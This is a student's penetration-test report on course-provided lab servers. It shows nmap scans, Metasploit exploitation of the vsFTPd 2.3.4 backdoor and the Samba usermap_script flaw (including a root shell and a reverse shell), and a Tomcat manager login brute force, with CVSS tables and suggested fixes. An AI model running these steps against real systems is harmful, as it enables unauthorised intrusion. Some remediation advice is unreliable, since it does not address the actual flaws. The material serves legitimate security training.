# Network Pentest Report 2023

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# Overview of the report

The creation of this report is to show my knowledge and skills at handling a pentest or look for possible vulnerabilities.The servers tested in this report is provided by my teacher in a cyber security course i enrolled in.the IPs show in various screenshots were given as a starting point and what they are used for.

## Attack Breakdown of the report

The following sections are the various tactics I used to connect and view the various servers provided.

Connected to provided servers

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
br-835f148cab23: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.1.1  netmask 255.255.255.0  broadcast 10.0.1.255
        inet6 fe80::42:73ff:feac:e76a  prefixlen 64  scopeid 0x20<link>
        ether 02:42:73:ac:e7:6a  txqueuelen 0  (Ethernet)
        RX packets 327664  bytes 13539763 (12.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 331456  bytes 24541337 (23.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.0.0.9  netmask 255.255.255.240  broadcast 10.0.0.15
        inet6 fe80::53:6bff:fe3f:5e3d  prefixlen 64  scopeid 0x20<link>
        ether 02:53:6b:3f:5e:3d  txqueuelen 1000  (Ethernet)
        RX packets 624157  bytes 881936834 (841.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 54294  bytes 4308258 (4.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

# nmap/available ports

In the command typed is a nmap scan of one the server's IPs and the results we got after scanning the server’s ports that we can view to see what they are.Let's start from the first port on the list.


```
┌──(kali㉿kali)-[~]
└─$ nmap 10.0.1.3

Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-09 17:29 UTC
Nmap scan report for ip-10-0-1-3.us-west-2.compute.internal (10.0.1.3)
Host is up (0.00022s latency).
Not shown: 981 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc

Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds
```

After using NetCat(NC) command tool  which used commonly in network for ports this what I got back on what is rested on port 21 for tcp a version number for a program or software. Which can be useful to enter a network because there’s something going unchecked when updating a program or tool.

```
┌──(kali㉿kali)-[~]
└─$ nc -nCv 10.0.1.3 21
(UNKNOWN) [10.0.1.3] 21 (ftp) open
220 (vsFTPd 2.3.4)
```

# Metasploit (Msfconsole)

I decided to use a tool to further look into the version of vsFTPd which was found through our scan on port 21. which is a common use among people in cyber security to find info on various systems using linux.




After searching vsFTPd metasploit gave some information from the version number being a backdoor command execution and what module to run to activate it.Let’s dive deeper after finding this information using metasploit tool.

```
msf6 > search vsftp

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)
```

Next I looked up a way to find information by searching information and followed the steps from an article posted on this link:[https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/](https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/)

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                       normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.1.3
RHOSTS => 10.0.1.3
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.0.1.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.1.3:21 - USER: 331 Please specify the password.
[+] 10.0.1.3:21 - Backdoor service has been spawned, handling...
[+] 10.0.1.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.1.1:39291 -> 10.0.1.3:6200) at 2023-08-07 20:09:27 -0400
```

After adding the IP in the image above and typing in, I ran into the terminal and gained access to the server and various directories.

```
[*] 10.0.1.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.1.3:21 - USER: 331 Please specify the password.
[+] 10.0.1.3:21 - Backdoor service has been spawned, handling...
[+] 10.0.1.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.1.1:39291 → 10.0.1.3:6200) at 2023-08-07 20:09:27 -0400

whoami
root
ls
bin
boot
cdrom
core
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

**Tomcat**

Let's start looking at the port that looks like we can get access to port 8180 . Holding a system labeled tomcat and see what we can find that is open to view through info gathering commands.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 8180 -sV -sC 10.0.1.3
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-09 20:18 EDT
Nmap scan report for 10.0.1.3
Host is up (0.00016s latency).

PORT     STATE SERVICE VERSION
8180/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
```

```
┌──(kali㉿kali)-[~]
└─$ searchsploit Apache tomcat/5.5
Exploits: No Results
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ !!

┌──(kali㉿kali)-[~]
└─$ searchsploit Apache tomcat 5.5
---------------------------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------------------------
Apache Tomcat 5.5.0 < 5.5.29 / 6.0.0 < 6.0.26 - Information Disclosure
Apache Tomcat 5.5.15 - cal2.jsp Cross-Site Scripting
Apache Tomcat 5.5.25 - Cross-Site Request Forgery
Apache Tomcat < 5.5.17 - Remote Directory Listing
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)
```

After using nmap it revealed the version on tomcat then used a tool called searchsploit which helps find and think we can research info on possible vulnerabilities.Next image below we ran msfconsole and used it to search tomcat and found a good option a login module which use can be to access a login info on the website for tomcat.

```
msf6 > search tomcat

Matching Modules
================

  #  Name                                                      Disclosure Date  Rank       Check  Description
  -  ----                                                      ---------------  ----       -----  -----------
  0  auxiliary/dos/http/apache_commons_fileupload_dos          2014-02-06       normal     No     Apache Commons FileUpload and Apache Tomcat DoS
  1  exploit/multi/http/struts_dev_mode                        2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
  2  exploit/multi/http/struts2_namespace_ognl                 2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
  3  exploit/multi/http/struts_code_exec_classloader           2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
  4  auxiliary/admin/http/tomcat_ghostcat                      2020-02-20       normal     Yes    Apache Tomcat AJP File Read
  5  exploit/windows/http/tomcat_cgi_cmdlineargs               2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
  6  exploit/multi/http/tomcat_mgr_deploy                      2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
  7  exploit/multi/http/tomcat_mgr_upload                      2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
  8  auxiliary/dos/http/apache_tomcat_transfer_encoding        2010-07-09       normal     No     Apache Tomcat Transfer-Encoding Information Disclosure and DoS
  9  auxiliary/scanner/http/tomcat_enum                                         normal     No     Apache Tomcat User Enumeration
  10 exploit/linux/local/tomcat_ubuntu_log_init_priv_esc       2016-09-30       manual     Yes    Apache Tomcat on Ubuntu Log Init Privilege Escalation
  11 exploit/multi/http/atlassian_confluence_webwork_ognl_injection 2021-08-25   excellent  Yes    Atlassian Confluence WebWork OGNL Injection
  12 exploit/windows/http/cayin_xpost_sql_rce                   2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to RCE
  13 exploit/multi/http/cisco_dcnm_upload_2019                  2019-06-26       excellent  Yes    Cisco Data Center Network Manager Unauthenticated Remote Code Execution
  14 exploit/linux/http/cisco_hyperflex_hx_data_platform_cmd_exec 2021-05-05     excellent  Yes    Cisco HyperFlex HX Data Platform Command Execution
  15 exploit/linux/http/cisco_hyperflex_file_upload_rce         2021-05-05       excellent  Yes    Cisco HyperFlex HX Data Platform unauthenticated file upload to RCE (CVE-2021-1499)
  16 exploit/linux/http/cpi_tararchive_upload                   2019-05-15       excellent  Yes    Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
  17 exploit/linux/http/cisco_prime_inf_rce                     2018-10-04       excellent  Yes    Cisco Prime Infrastructure Unauthenticated Remote Code Execution
  18 post/multi/gather/tomcat_gather                                             normal     No     Gather Tomcat Credentials
  19 auxiliary/dos/http/hashcollision_dos                       2011-12-28       normal     No     Hashtable Collisions
  20 auxiliary/admin/http/ibm_drm_download                      2020-04-21       normal     Yes    IBM Data Risk Manager Arbitrary File Download
  21 exploit/linux/http/lucee_admin_imgprocess_file_write       2021-01-15       excellent  Yes    Lucee Administrator imgProcess.cfm Arbitrary File Write
  22 exploit/linux/http/mobileiron_core_log4shell               2021-12-12       excellent  Yes    MobileIron Core Unauthenticated JNDI Injection RCE (via Log4Shell)
  23 exploit/multi/http/zenworks_configuration_management_upload 2015-04-07      excellent  Yes    Novell ZENworks Configuration Management Arbitrary File Upload
  24 exploit/multi/http/spring_framework_rce_spring4shell       2022-03-31       manual     Yes    Spring Framework Class property RCE (Spring4Shell)
  25 auxiliary/admin/http/tomcat_administration                                  normal     No     Tomcat Administration Tool Default Access
  26 auxiliary/scanner/http/tomcat_mgr_login                                     normal     No     Tomcat Application Manager Login Utility
  27 exploit/multi/http/tomcat_jsp_upload_bypass                2017-10-03       excellent  Yes    Tomcat RCE via JSP Upload Bypass
  28 auxiliary/admin/http/tomcat_utf8_traversal                 2009-01-09       normal     No     Tomcat UTF-8 Directory Traversal Vulnerability
  29 auxiliary/admin/http/trendmicro_dlp_traversal              2009-01-09       normal     No     TrendMicro Data Loss Prevention 5.5 Directory Traversal
  30 post/windows/gather/enum_tomcat                                             normal     No     Windows Gather Apache Tomcat Enumeration
```

After entering the command options into msfconsole I added the information that was missing and ran msfconsole to brute force the port for tomcat to get login credentials to get access.

```
msf6 auxiliary(scanner/http/tomcat_enum) > use 26
msf6 auxiliary(scanner/http/tomcat_mgr_login) > options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                                 Required  Description
   ----              ---------------                                                 --------  -----------
   BLANK_PASSWORDS   false                                                           no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                               yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                           no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                           no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                           no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                            no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                                                          no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt  no  File containing passwords, one per line
   Proxies                                                                           no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                                                            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             8080                                                            yes       The target port (TCP)
   SSL               false                                                           no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                                                           yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                                                   yes       URI for Manager login. Default is /manager/html
   THREADS           1                                                               yes       The number of concurrent threads (max one per host)
   USERNAME                                                                          no        The HTTP username to specify for authentication
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt  no  File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                                           no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt  no  File containing users, one per line
   VERBOSE           true                                                            yes       Whether to print output for all attempts
   VHOST                                                                             no        HTTP server virtual host
```

```
[-] 10.0.1.3:8180 - LOGIN FAILED: root:changethis (Incorrect)
[-] 10.0.1.3:8180 - LOGIN FAILED: root:r00t (Incorrect)
[-] 10.0.1.3:8180 - LOGIN FAILED: root:toor (Incorrect)
[-] 10.0.1.3:8180 - LOGIN FAILED: root:password1 (Incorrect)
[-] 10.0.1.3:8180 - LOGIN FAILED: root:j2deployer (Incorrect)
[-] 10.0.1.3:8180 - LOGIN FAILED: root:OvW*busr1 (Incorrect)
[-] 10.0.1.3:8180 - LOGIN FAILED: root:kdsxc (Incorrect)
[-] 10.0.1.3:8180 - LOGIN FAILED: root:owaspba (Incorrect)
[-] 10.0.1.3:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[-] 10.0.1.3:8180 - LOGIN FAILED: root:xampp (Incorrect)
[-] 10.0.1.3:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 10.0.1.3:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 10.0.1.3:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 10.0.1.3:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 10.0.1.3:8180 - Login Successful: tomcat:tomcat
```

**SMB**

The final port to find information in this report is the ones highlighted in the image below. Smb which is a network file sharing protocol used on various

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.0.1.3 21
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-07 19:12 EDT
Stats: 0:01:04 elapsed; 1 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.24% done; ETC: 19:14 (0:00:03 remaining)
Nmap scan report for 10.0.1.3
Host is up (0.000092s latency).
Not shown: 979 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  ingreslock?
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
```

After using msfconsole to look for information through the search function I found a version module on smb in the results.

```
msf6 > search smb auxiliary version

Matching Modules
================

  #  Name                                                     Disclosure Date  Rank    Check  Description
  -  ----                                                     ---------------  ----    -----  -----------
  0  auxiliary/dos/windows/smb/rras_vls_null_deref            2006-06-14       normal  No     Microsoft RRAS InterfaceAdjustVLSPointers NULL Dereference
  1  auxiliary/dos/windows/smb/ms11_019_electbowser                            normal  No     Microsoft Windows Browser Pool DoS
  2  auxiliary/dos/windows/smb/ms10_054_queryfs_pool_overflow                  normal  No     Microsoft Windows SRV.SYS SrvSmbQueryFsInformation Pool Overflow DoS
  3  auxiliary/scanner/smb/smb_version                                         normal  No     SMB version Detection
```

After entering the module of the smb version and filling in what was required to run the to work successfully I found the version number of smb that can be used for searching info that can help to find vulnerabilities.

```
msf6 > use 9
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   THREADS  1                 yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 10.0.1.3
RHOSTS => 10.0.1.3
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 10.0.1.3:445          - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 10.0.1.3:445          -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 10.0.1.3:             - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

After following the post written by rapid7 about smb:[https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/](https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/) and got access to the ports directories

```
[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.0.1.3
RHOSTS => 10.0.1.3
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.1.3:58120) at 2023-08-19 09:29:08 -0400

ls
bin
boot
cdrom
core
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

### CVE-2011-2523 (vsFTPd):

| Base Score | Base Severity | CVSS Vector | Exploitability Score | Impact Score | Source |
|---|---|---|---|---|---|
| 10.0 | HIGH | AV:N/AC:L/Au:N/C:C/I:C/A:C | 10.0 | 10.0 | nvd@nist.gov |
| Access Vector: Network | Access Complexity: Low | Authentication: None | Confidentiality Impact: Complete | Integrity Impact: Complete | Availability Impact: Complete |
| 9.8 | CRITICAL | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H | 3.9 | 5.9 | nvd@nist.gov |
| Attack Vector: Network | Attack Complexity: Low | Privileges Required: None | User Interaction: None | Scope: Unchanged | Confidentiality: High | Integrity: High | Availability: High |

**Possible fix/solution:**Add encryption on certain files or add in a required password when gaining access.

### CVE-2009-2901(Tomcat 5.5):

| Base Score | Base Severity | CVSS Vector | Exploitability Score | Impact Score | Source |
|---|---|---|---|---|---|
| 4.3 | MEDIUM | AV:N/AC:M/Au:N/C:P/I:N/A:N | 8.6 | 2.9 | nvd@nist.gov |

**Possible fix/solution:**
Add in a lockout protocol after a certain amount of failed attempts and change the default credentials to make it more difficult for hackers to brute force using password tools.

### CVE-2007-2447 (SMB):

| Base Score | Base Severity | CVSS Vector | Exploitability Score | Impact Score | Source |
|---|---|---|---|---|---|
| 6.0 | MEDIUM | AV:N/AC:M/Au:S/C:P/I:P/A:P | 6.8 | 6.4 | nvd@nist.gov |

**Possible fix/solution:**one way of preventing future attacks is by limiting the amount of people using it through user permissions or only authorized users appointed by leads can use said service.